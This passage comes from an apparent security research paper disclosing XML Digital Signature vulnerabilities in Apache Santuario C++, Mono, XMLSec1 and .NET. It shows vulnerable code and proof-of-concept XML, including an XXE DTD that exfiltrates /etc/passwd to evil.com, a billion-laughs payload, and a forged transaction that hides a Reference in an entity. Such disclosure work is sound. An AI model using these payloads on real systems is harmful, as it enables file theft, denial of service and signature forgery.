Base64	http://www.w3.org/2000/09/xmldsig#base64
XPath Filtering	http://www.w3.org/TR/1999/REC-xpath-19991116
Enveloped Signature	http://www.w3.org/2000/09/xmldsig#enveloped-signature
XSLT	http://www.w3.org/TR/1999/REC-xslt-19991116

The recommendation of XSLT is interesting because of the wide attack surface it brings, including the ability to cause denial of service issues and also the abuse of XSLT extensions such as file writing and scripting. This has been shown in the past to be an issue, for example in the XMLSec1 library [13].

Vulnerabilities

The following is a summary of the vulnerabilities identified during the research which have been fixed at the time of writing, or are not likely to be fixed. There are a range of issues including memory corruption which can lead to remote code execution and techniques to modify signed content to bypass signature checks.

CVE-2013-2156: Heap Overflow Vulnerability

Affected: Apache Santuario C++

This vulnerability was a heap overflow in the processing of the exclusive canonicalization prefix list. When using exclusive canonicalization in the *Transform* element it is possible to specify a whitespace delimited list of XML namespace prefixes processed as-per the rules of the original Inclusive XML Canonicalization algorithm. [14]

FIGURE 5: Exclusive XML Canonicalization Transform with PrefixList

```
<Transform
  Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"
  <ec:InclusiveNamespaces PrefixList="soap #default"
  xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transform>
```

The vulnerability is due to a copy-and-paste error during the parsing of prefix list tokens. The vulnerable code is shown below, the issue stems from the NUL ('\0') being included in the list of whitespace characters during parsing.

FIGURE 6: Heap Overflow in XSECC14n20010315.cpp

```
void XSECC14n20010315::setExclusive(char * xmlnsList) {
    char * nsBuf;
    setExclusive();
    // Set up the define non-exclusive prefixes
    nsBuf = new char [strlen(xmlnsList) + 1];
    if (nsBuf == NULL) {
        throw XSECException (XSECException::MemoryAllocationFail,
            "Error allocating a string buffer in XSECC14n20010315::setExclusive");
    }
    int i, j;
    i = 0;
    while (xmlnsList[i] != '\0') {
        while (xmlnsList[i] == ' ' ||
            xmlnsList[i] == '\0' ||
            xmlnsList[i] == '\t' ||
            xmlnsList[i] == '\r' ||
            xmlnsList[i] == '\n')
            ++i; // Skip white space
        j = 0;
        while (!(xmlnsList[i] == ' ' ||
            xmlnsList[i] == '\0' ||
            xmlnsList[i] == '\t' ||
            xmlnsList[i] == '\r' ||
            xmlnsList[i] == '\n'))
            nsBuf[j++] = xmlnsList[i++]; // Copy name
        // Terminate the string
        nsBuf[j] = '\0';
        if (strcmp(nsBuf, "#default") == 0) {
            // Default is not to be exclusive
            m_exclusiveDefault = false;
        }
        else {
            // Add this to the list
            m_exclNSList.push_back(strdup(nsBuf));
        }
    }
    delete[] nsBuf;
}
```

The code receives the prefix list from the signature parser in the `xmlnsList` parameter and then allocates a new string `nsBuf` to capture each of the prefixes in turn. By allocating a buffer at least as large as in the input string it should cover the worst case of the entire string being a valid prefix. The code then goes into a while loop waiting for the termination of the input string, firstly skipping past any leading whitespace characters. This is where the bug occurs, if the string contains only whitespace this will skip not just those characters but also move past the end of the input string because it consumes the NUL terminator.

When a non-whitespace character is found the code copies the string from the input to the output allocated heap buffer. As we are no longer within the original string there is a reasonable chance the buffer pointer to by `xmlnsList[i]` is much larger than the original one (and we can influence this buffer) causing a heap overflow.

Reasonably reliable exploitation can be achieved by specifying two transforms, one which allocates a very large block of characters we want to use in the heap overflow. Then, we apply the second vulnerable transform. Through inspection it was found that the first transform's prefix list shared the location of the second providing a controllable overflow. Figure 7 is a cut down example which will cause the overflow condition.

FIGURE 7: Proof-of-concept for Heap Overflow

```
<transaction>
<payee>Bob Smith</payee>
<amount>$250</amount>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
        <CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        <SignatureMethod
            Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
        <Reference URI="">
            <Transforms>
                <Transform
                    Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
                <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                    <InclusiveNamespaces PrefixList="AAAAAA..." xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />
                </Transform>
            </Transforms>
            <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
            <DigestValue>C2pGRrEqH3IUEx176BWOjkbTJII=</DigestValue>
        </Reference>
        <SignedInfo>
            <SignatureValue>LH37...</SignatureValue>
        </Signature>
    </SignedInfo>
</Signature>
</transaction>
```

Note that due to the way the Apache Santuario C++ library verifies signatures it performs reference verification first, and then checks the `SignedInfo` element. This means that this attack does not require a valid signature to work.

CVE-2013-2154: Stack Overflow Vulnerability

Affected: Apache Santuario C++

This vulnerability was due to incorrect parsing of the XPointer ID field during signature parsing, leading to a trivial stack buffer overflow. The vulnerable code is shown below.

FIGURE 8: Stack Overflow in DSIGReference.cpp

```
TXFMBase * DSIGReference::getURIBaseTXFM(DOMDocument * doc,
                                         const XMLCh * URI,
                                         const XSECEnv * env) {
    // Determine if this is a full URL or a pointer to a URL
    if (URI == NULL || (URI[0] != 0 &&
        URI[0] != XERCES_CPP_NAMESPACE_QUALIFIER chPound)) {
        TXFMURL * retTransform;
        // Have a URL!
```

```

XSECnew(retTransform, TXFMURL(doc, env->getURIResolver()));

try {
    ((TXFMURL *) retTransform)->setInput(URI);
}
catch (...) {
    delete retTransform;
    throw;
}
return retTransform;
}

// Have a fragment URI from the local document
TXXFMDocObject * to;
XSECnew(to, TXXFMDocObject(doc));
Janitor<TXXFMDocObject> j_to(to);
to->setEnv(env);

// Find out what sort of object pointer this is.
if (URI[0] == 0) {
    // empty pointer - use the document itself
    to->setInput(doc);
    to->stripComments();
}
else if (XMLString::compareNString(&URI[1], s_unicodeStrxpointer, 8) == 0) {
    // Have an xpointer
    if (strEquals(s_unicodeStrRootNode, &URI[9]) == true) {
        // Root node
        to->setInput(doc);
    }
    else if (URI[9] == XERCES_CPP_NAMESPACE_QUALIFIER chOpenParen &&
             URI[10] == XERCES_CPP_NAMESPACE_QUALIFIER chLatin_i &&
             URI[11] == XERCES_CPP_NAMESPACE_QUALIFIER chLatin_d &&
             URI[12] == XERCES_CPP_NAMESPACE_QUALIFIER chOpenParen &&
             URI[13] == XERCES_CPP_NAMESPACE_QUALIFIER chSingleQuote) {
        xsecsize_t len = XMLString::stringLen(&URI[14]);
        XMLCh tmp[512];

        if (len > 511)
            len = 511;

        xsecsize_t j = 14, i = 0;
        // Have an ID
        while (URI[j] != '\'') {
            tmp[i++] = URI[j++];
        }
        tmp[i] = XERCES_CPP_NAMESPACE_QUALIFIER chNull;
        to->setInput(doc, tmp);
    }
    else {
        throw XSECEception(XSECEception::UnsupportedXpointerExpr);
    }
    // Keep comments in these situations
    to->activateComments();
}
else {
    to->setInput(doc, &URI[1]);
    // Remove comments
    to->stripComments();
}
j_to.release();
return to;
}

```

This code is processing the URI attribute for a reference to determine what type of reference it is. The actual vulnerable code occurs when processing a URI of the form '#xpointer(id('xyz'))'. When it finds a URI of that form it creates a new 512 character stack buffer to copy the parsed ID value into, it does verification of the length and truncates a len variable appropriately. It then never uses it and proceeds to copy

the entire string until it finds a single quote character (something is has not verified even exists). This will cause a trivial stack overflow to occur during processing of signature references.

Canonicalization Content Injection Vulnerability

Affected: Mono, XMLSec1

The process of canonicalization is fundamental to the operation of XMLDSIG, without it any processor of signed XML content might change the physical structure of a document sufficiently to invalidate the signature. From one point of view that would probably be a good thing, but it was considered an issue important enough during the development of specification that a mechanism was devised to limit the impact.

The root cause of this vulnerability was the incorrect escaping of XML namespace attributes during the canonicalization process. All the implementations researched used a similar process to generate the canonical XML, namely, they take a parsed document, manually build the output using a string formatter or builder, then finally convert the string to a UTF-8 byte stream. Therefore as the canonicalizer is converting from parsed content to XML content it must carefully escape any characters such as less-than or greater-than and where appropriate double and single quotes.

For example, in LibXML2 (which is where the XMLSec1 implementation of the canonicalization algorithm is defined) the following code prints the namespace values to the output stream.

FIGURE 9: C14n.c: LibXML2 Attribute Canonicalization

```

static int
xmlC14NPrintAttrs(const xmlAttrPtr attr, xmlC14NCtxPtr ctx)
{
    xmlChar *value;
    xmlChar *buffer;

    if ((attr == NULL) || (ctx == NULL)) {
        xmlC14NErrParam("writing attributes");
        return (0);
    }

    xmlOutputBufferWriteString(ctx->buf, " ");
    if (attr->ns != NULL && xmlStrlen(attr->ns->prefix) > 0) {
        xmlOutputBufferWriteString(ctx->buf,
                                   (const char *) attr->ns->prefix);
        xmlOutputBufferWriteString(ctx->buf, ".");
    }
    xmlOutputBufferWriteString(ctx->buf, (const char *) attr->name);
    xmlOutputBufferWriteString(ctx->buf, "\\");

    value = xmlNodeListGetString(ctx->doc, attr->children, 1);
    if (value != NULL) {
        buffer = xmlC11NNormalizeAttr(value);
        xmlFree(value);
        if (buffer != NULL) {
            xmlOutputBufferWriteString(ctx->buf, (const char *) buffer);
            xmlFree(buffer);
        } else {
            xmlC14NErrInternal("normalizing attributes axis");
            return (0);
        }
    }
    xmlOutputBufferWriteString(ctx->buf, "\\");
    return (1);
}

```

The code to output namespace attributes is as follows. Note the lack of the call to `xmlC14NNormalizeAttr` which would mean we can inject a double quote into the output:

FIGURE 10: C14n.c: LibXML2 Namespace Canonicalization

```
static int
xmlC14NPrintNamespaces(const xmlNsPtr ns, xmlC14NCtxPtr ctx)
{
    if ((ns == NULL) || (ctx == NULL)) {
        xmlC14NErrMsg("writing namespaces");
        return 0;
    }

    if (ns->prefix != NULL) {
        xmlOutputBufferWriteString(ctx->buf, " xmlns:");
        xmlOutputBufferWriteString(ctx->buf, (const char *) ns->prefix);
        xmlOutputBufferWriteString(ctx->buf, "=\"");
    } else {
        xmlOutputBufferWriteString(ctx->buf, " xmlns=\"\"");
    }

    if(ns->href != NULL) {
        xmlOutputBufferWriteString(ctx->buf, (const char *) ns->href);
    }
    xmlOutputBufferWriteString(ctx->buf, "\\"");
    return (1);
}
```

If you actually try and exploit this vulnerability on XMLSec1 you will encounter a small problem namespace attribute values must be valid URIs. This would preclude adding a namespace with a double quote embedded in it. However there is an edge case in the URI parser LibXML2 uses, if the URI contains a hostname surrounded by square braces, as used for IPv6 addresses, it will treat everything within the braces as valid.

As an example if the XML in Figure 11 is canonicalized it becomes instead Figure 12. This can be used to perform very limited content modification, mainly as shown hiding attributes and also modifying document namespaces.

FIGURE 11: Example Document

```
<root xmlns:x="http://[" dummy="Hello]" />
```

FIGURE 12: Canonical Document

```
<root xmlns:x="http://" dummy="Hello"></root>
```

This restriction is not present in the Mono implementation due to differences in the XML parser. Both implementations were developed by Aleksey Sanin, the XMLSec1 version was written first (based on copyright date of the file) which might give an explanation as to why the vulnerability exists. As LibXML2 requires valid URIs for namespace attributes there would be no vulnerabilities, at least without the technique to inject double quotes using the IPv6 hostname syntax.

CVE-2013-XXXX: Transformation DTD Processing Vulnerability

Affected: All researched implementations

The transformation of references is an interesting process; an attacker can specify multiple transforms to be used in a sequence. For example, they could specify a

Base64 transform followed by a canonicalization algorithm. There is a problem here in that most transforms need some sort of parsed XML document to execute their processing.

Many transforms output a stream of bytes, therefore is order to be more flexible in what transforms you can chain together all the researched implementation allow a parsing step to be implicitly injected into the transform chain to reparse a byte stream back into a XML document.

The vulnerability is a result of not disabling the processing of DTDs during this reparsing step. This can lead to trivial XML bomb style denial of service attacks but also in certain circumstances lead to file stealing vulnerabilities through the use of Out-of-band XML External Entity Inclusion (XXE) [15].

For example the code to reparse the XML content in .NET for canonical XML coming from a byte stream is as shown in Figure 13 below. As the default for the XmlDocument class (from which `CanonicalXmlDocument` is derived) is to process DTDs and provide no protection against Entity Expansion attacks this introduces the vulnerability.

FIGURE 13: Reparsing XML Content During Transformation

```
internal CanonicalXml(Stream inputStream, bool includeComments,
                      XmlResolver resolver, string strBaseUri) {
    if (inputStream == null)
        throw new ArgumentNullException("inputStream");

    m_c14nDoc = new CanonicalXmlDocument(true, includeComments);
    m_c14nDoc.XmlResolver = resolver;
    m_c14nDoc.Load(Utils.PreProcessStreamInput(inputStream, resolver, strBaseUri));
    m_ancMgr = new C14NAncestralNamespaceContextManager();
}
```

There are two ways of getting the DTD into the transformation process, either through use of the Base64 transform to create an arbitrary byte stream (as in Figure 14) for an XML document containing a DTD followed by a canonicalization transform or, if the implementation supports it, though specifying a Reference URI to an external XML file.

FIGURE 14: Vulnerable Transformation Chain



The following is a simple example of a billion laughs attack against .NET. The file needs to have a valid signature (which is not provided in the example) but it should demonstrate the overall structure necessary to perform the attack.

FIGURE 15: Billion Laughs DoS Attack Against .NET

```
<?xml version="1.0" encoding="utf-8"?>
<root>
    PD94bWwgdmVyc2lvbj0iMS4wIj8+CjwhRE9DVFlQRSBsb2x61FsKICA8IUVOLVE1UWSBsb2wgImxv
    bCI+CiAgPCFFT1RJVFkgbG9sMiAiJmxvbDsmbG9sOyZsb2w7JmxvbDsmbG9sOyZsb2w7JmxvbDs
    bG9sOyZsb2w7JmxvbDsiPgogIDwhRU5USVRZIGxbDMgIiZsb2wyOyZsb2wyOyZsb2wyOyZsb2wy
    OyZsb2wyOyZsb2wyOyZsb2wyOyZsb2wyOyZsb2wyOyI+CiAgPCFFT1RJVFkgbG9sNCAi
    JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7JmxvbDM7Jmxv
    bDM7Ij4KICABIUVOLVE1UWSBsb2w1ICImB9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9s
    NDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9s
    NDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9sNDsmbG9s
```

FIGURE 16: Signed XML With External Reference

The following is an example of file stealing using Out-of-band XXE against the Apache Santuario C++ library. Other libraries work to a greater or lesser extent; Xerces C++ on which the implementation is based is especially vulnerable as it will inject the entire file's contents into a HTTP request of the attackers choosing. *Figure 16* is the signed XML file with an external URI reference to the document in *Figure 17*. That document references an external DTD which allows for the XXE attack and will post the /etc/passwd file to the location under attack control.

```
<transaction>
  <payee>Bob Smith</payee>
  <amount>$250</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="http://evil.com/xxe.xml">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>C2pG...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

FIGURE 17: Xxe.xml: External Reference with DTD

```
<!DOCTYPE root SYSTEM "http://evil.com/pe.dtd" >
<root>&test;</root>
```

FIGURE 18: Pe.dtd: XXE Attack External DTD

```
<!ENTITY % x SYSTEM "file:///etc/passwd">
<!ENTITY % y "<!ENTITY test SYSTEM 'http://evil.com:8888/test?%x;'>">
%y;
```

CVE-2013-2155: HMAC Truncation Bypass/DoS Vulnerability

Affected: Apache Santuario C++

One previous vulnerability which affected almost every implementation of XMLDSIG was CVE-2009-0217, which was an issue related to the truncation of HMAC signatures. The XMLDSIG specification allows an HMAC to be truncated through the definition of an *HMACOutputLength* element underneath the *SignatureMethod* element which determined the number of bits to truncate to. The vulnerability was due to no lower bound checks being made on the number of bits which led to many implementations allowing 0 or 1 bits which can be trivially brute forced.

In response to CVE-2009-0217, almost every implementation was updated to conform to a small specification change [16] which required the lower bound of the HMAC truncation to be either 80 bits or half the hash digest length, whichever was greater. The main check in Apache Santuario C++ is in `DSIGAlgorithmHandlerDefault.cpp`.

FIGURE 19: Fix for CVE-2009-0217

```
case (XSECCryptoKey::KEY_HMAC) :  
    // Already done - just compare calculated value with read value  
    // FIX: CVE-2009-0217  
    if (outputLength > 0 && (outputLength < 80 || outputLength < hashLen / 2)) {  
        throw XSECException(XSECException::AlgorithmMapperError,  
            "HMACOutputLength set to unsafe value.");  
    }  
    sigVfyRet = compareBase64StringToRaw(sig, hash, hashLen, outputLength);  
    break;
```

At this point the type of outputLength is an unsigned integer so it is sufficient to set the value to at least larger than half the hash digest length. The hash value is then checked in the `compareBase64StringToRaw` function shown in *Figure 20*.

FIGURE 20: Hash Value Comparison

```
bool compareBase64StringToRaw(const char * b64Str,
                               unsigned char * raw,
                               unsigned int rawLen,
                               unsigned int maxCompare = 0) {
    // Decode a base64 buffer and then compare the result to a raw buffer
    // Compare at most maxCompare bits (if maxCompare > 0)
    // Note - whilst the other parameters are bytes, maxCompare is bits

    unsigned char outputStr[MAXB64BUFSIZE];
    unsigned int outputLen = 0;

    // Compare
    div_t d;
    d.rem = 0;
    d.quot = 0;

    unsigned int maxCompareBytes, maxCompareBits;
    maxCompareBits = 0;

    unsigned int size;

    if (maxCompare > 0) {
        d = div(maxCompare, 8);
```

```

maxCompareBytes = d.quot;
if (d.rem != 0)
    maxCompareBytes++;

if (rawLen < maxCompareBytes && outputLen < maxCompareBytes) {
    if (rawLen != outputLen)
        return false;
    size = rawLen;
}
else if (rawLen < maxCompareBytes || outputLen < maxCompareBytes) {
    return false;
}
else
    size = maxCompareBytes;
}

else {
    if (rawLen != outputLen)
        return false;
    size = rawLen;
}

// Compare bytes
unsigned int i, j;
for (i = 0; i < size; ++i) {
    if (raw[i] != outputStr[i])
        return false;
}

// Compare bits
char mask = 0x01;
if (maxCompare != 0) {
    for (j = 0 ; j < (unsigned int) d.rem; ++i) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;

        mask = mask << 1;
    }
}
return true;
}

```

The function converts the base64 string to binary (not shown) then divides the maxCompare value (which is the *HMACOutputLength* value) by 8 using the *div* function to determine the number of whole bytes to compare and the number of residual bits. As the *div* function uses signed integers it is possible to exploit an integer overflow vulnerability. By specifying a *HMACOutputLength* of -9 the logic will force the whole number of bytes to be 0 and the residual bit count to be -1, which translates to an unsigned count of 0xFFFFFFFF. As -9 when translated to an unsigned integer is larger than the hash length divided by 2 this bypasses the fix for 2009-0217 but truncates the HMAC check to 8 bits (due to the shifting mask value). This is well within the possibilities of a brute-force attack as only 256 attempts (128 on average) would need to be needed to guess a valid HMAC.

FIGURE 21: Signed XML With Truncated HMAC

```

<transaction>
<payee>Bob Smith</payee>
<amount>$250</amount>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
        <CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        <SignatureMethod

```

```

Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
<HMACOutputLength>-9</HMACOutputLength>
</SignatureMethod>
<Reference URI="">
<Transforms>
<Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
</Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<DigestValue>IDp9...</DigestValue>
</Reference>
<SignedInfo>
<SignatureValue> </SignatureValue>
</Signature>
</transaction>

```

Unfortunately due to a bug in the logic for checking the residual bits this attack results in a crash and therefore a denial-of-service condition. This is because while ‘j’ is used at the current bit counter, ‘i’ is incremented in the loop which is being used to index the memory location in the HMAC. Clearly this means that no-one actually every verified that the truncated HMAC check worked correctly with residual bits as it would likely never work correctly in any circumstance, and if the check passed would result in a access violation.

Potential Timing Attacks in HMAC Verification

Affected: .NET, Apache Santuario C++, XMLSec1, Mono

It should be noted that this is considered only a potential issue as no further research has actually been performed to verify that these attacks are of a practical nature.

While inspecting the source code for HMAC verification in the researched implementation one interesting this came to light, all implementations barring Santuario Java and Oracle JRE might be vulnerable to remote timing attacks against the verification of HMAC signatures.

Based on previous research (for example [17]) the verification of HMAC signatures can be brute forced by exploiting non-constant time comparisons between the calculated and attacker provided signatures. The check identified in Apache Santuario C++ clearly exits the checking for loop on the first incorrect byte. This is almost the canonical example of a non-constant time comparison. Mono and .NET exhibit both contain the exact same coding pattern as C++. XMLSec1 instead uses the *memcmp* function to perform its comparisons, this would be vulnerable on certain platforms with C library implementations which perform a naïve check. The Java implementations would have been vulnerable prior to CVE-2009-3875 which modified the *MessageDigest.isEqual* method to be constant-time.

As an example the check function for Mono is as shown in Figure 22, it clearly exits early in the loop depending on the input. Of course there is a possibility that the Mono JIT would convert this to a function which is not vulnerable.

FIGURE 22: Mono HMAC Compare Function

```

private bool Compare (byte[] expected, byte[] actual)
{
    bool result = ((expected != null) && (actual != null));
    if (result) {

```

```

int l = expected.Length;
result = (l == actual.Length);
if (result) {
    for (int i=0; i < l; i++) {
        if (expected[i] != actual[i])
            return false;
    }
}
return result;
}

```

CVE-2013-2153: Entity Reference Signature Bypass Vulnerability

Affected: Apache Santuario C++

This vulnerability would allow an attacker to modify an existing signed XML document if the processor parsed the document with DTDs enabled. It relies on exploiting the differences between the XML DOM representation of a document and the canonicalized form when the DOM node type Entity Reference is used.

The reason the implementation is vulnerable is for two reasons, firstly it does not consider an empty list of references to be an error. That is to say when processing the *Signature* element if no *Reference* elements are identified then the reference validation stage automatically succeeds. This is in contrast to implementations such as Santuario Java which throw an exception if a signature contains no references. The XMLDSIG specification through their Schema and DTD definitions require at least one *Reference* element [18] but clearly not all implementations honour that.

The second reason is that the parsing of the *Signature* element does not take fully into account all possible DOM node types when finding Reference elements. In the following code snippet we see the loading of the *SignedInfo* element. First it reads in all the other elements of the *SignedInfo* such as *CanonicalizationMethod* and *SignatureMethod*. It then continues walking the sibling elements trying to find the next element node type. As the comment implies, this is designed to skip text and comment nodes, however if you look at the possible node types in the DOM level 1 specification [19] this will also skip a more interesting node type, the Entity Reference.

FIGURE 23: DSIGSignedInfo.cpp Reference Loading Code

```

void DSIGSignedInfo::load(void) {
    DOMNode * tmpSI = mp_signedInfoNode->getFirstChild();
    // Load rest of SignedInfo.....


    // Now look at references....
    tmpSI = tmpSI->getNextSibling();

    // Run through the rest of the elements until done
    while (tmpSI != 0 && (tmpSI->getNodeType() != DOMNode::ELEMENT_NODE))
        // Skip text and comments
        tmpSI = tmpSI->getNextSibling();
    if (tmpSI != NULL) {
        // Have an element node - should be a reference, so let's load the list
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, tmpSI);
    }
}

```

The Entity Reference node is generated during parsing to maintain the structure of custom DTD entities in the parsed tree. Entities are XML escape sequences, beginning with ampersand ‘&’ and ending with a semi-colon. In between is either a named value or a numeric sequence to indicate a particular character value. DTDs can create custom entities through the ENTITY declaration.

FIGURE 24: Normal Signature DOM Tree



While modifying the structure of the *SignedInfo* element should lead to failure in signature verification it must be remembered that the element is put through the canonicalization process. Reading the original specification for canonicalization provides a clear example [20] that Entity Reference nodes are inserted in-line in the canonical form. This means that although the *Reference* element is hidden from the *SignedInfo* parser it reappears in the canonical form and ensures the signature is correct.

FIGURE 25: Example Signed File With Reference Converted to Entity


```

<!DOCTYPE transaction [
    <!ENTITY hackedref "<Reference URI=&#34;.&#34;><Transforms>...">
]>
<transaction>
    <payee>Mr Hacker</payee>
    <amount>$100000000</amount>
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
        <SignedInfo>
            <CanonicalizationMethod
                Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
            <SignatureMethod
                Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
            &hackedref;
        </SignedInfo>
        <SignatureValue>B9OL...</SignatureValue>
    </Signature>
</transaction>

```

The result of the initial DOM parsing of the signature results in the following tree, as the *Reference* element is no longer at the same level as the rest of the *SignedInfo* children it is missed by the parsing code but the canonicalization process reintroduces it for signature verification.


The Mono implementation would also have been vulnerable if not for a bug in their canonicalization code. When processing the element child of the entity reference it assumed that the parent must be another element. It then referenced the DOM



property *Attributes* to determine namespace information. In an Entity Reference node this value is always null and the processor crashed with a *NullReferenceException*.

The technique to exploit vulnerability CVE-2013-2153 does have some other interesting implications, specifically the way in which libraries handle entity reference nodes when processing content through *XPath* versus direct parsing of child nodes in the DOM tree.

In Microsoft .NET performing an *XPath* on an element for child nodes will return a list of nodes ignoring the entity reference node. For example the following code firsts iterates over the child nodes of the root element then selects out its children using the *XPath* *node()* function.



The result is a clear difference as shown by the example output below:



This could introduce subtle security issues if DTD processing is enabled and is a technique worth remembering when looking at other XML secure processing libraries. Fortunately DTD processing should be disabled for most secure applications which would effectively block this attack.

CVE-2013-1336: Canonicalization Algorithm Signature Bypass Vulnerability

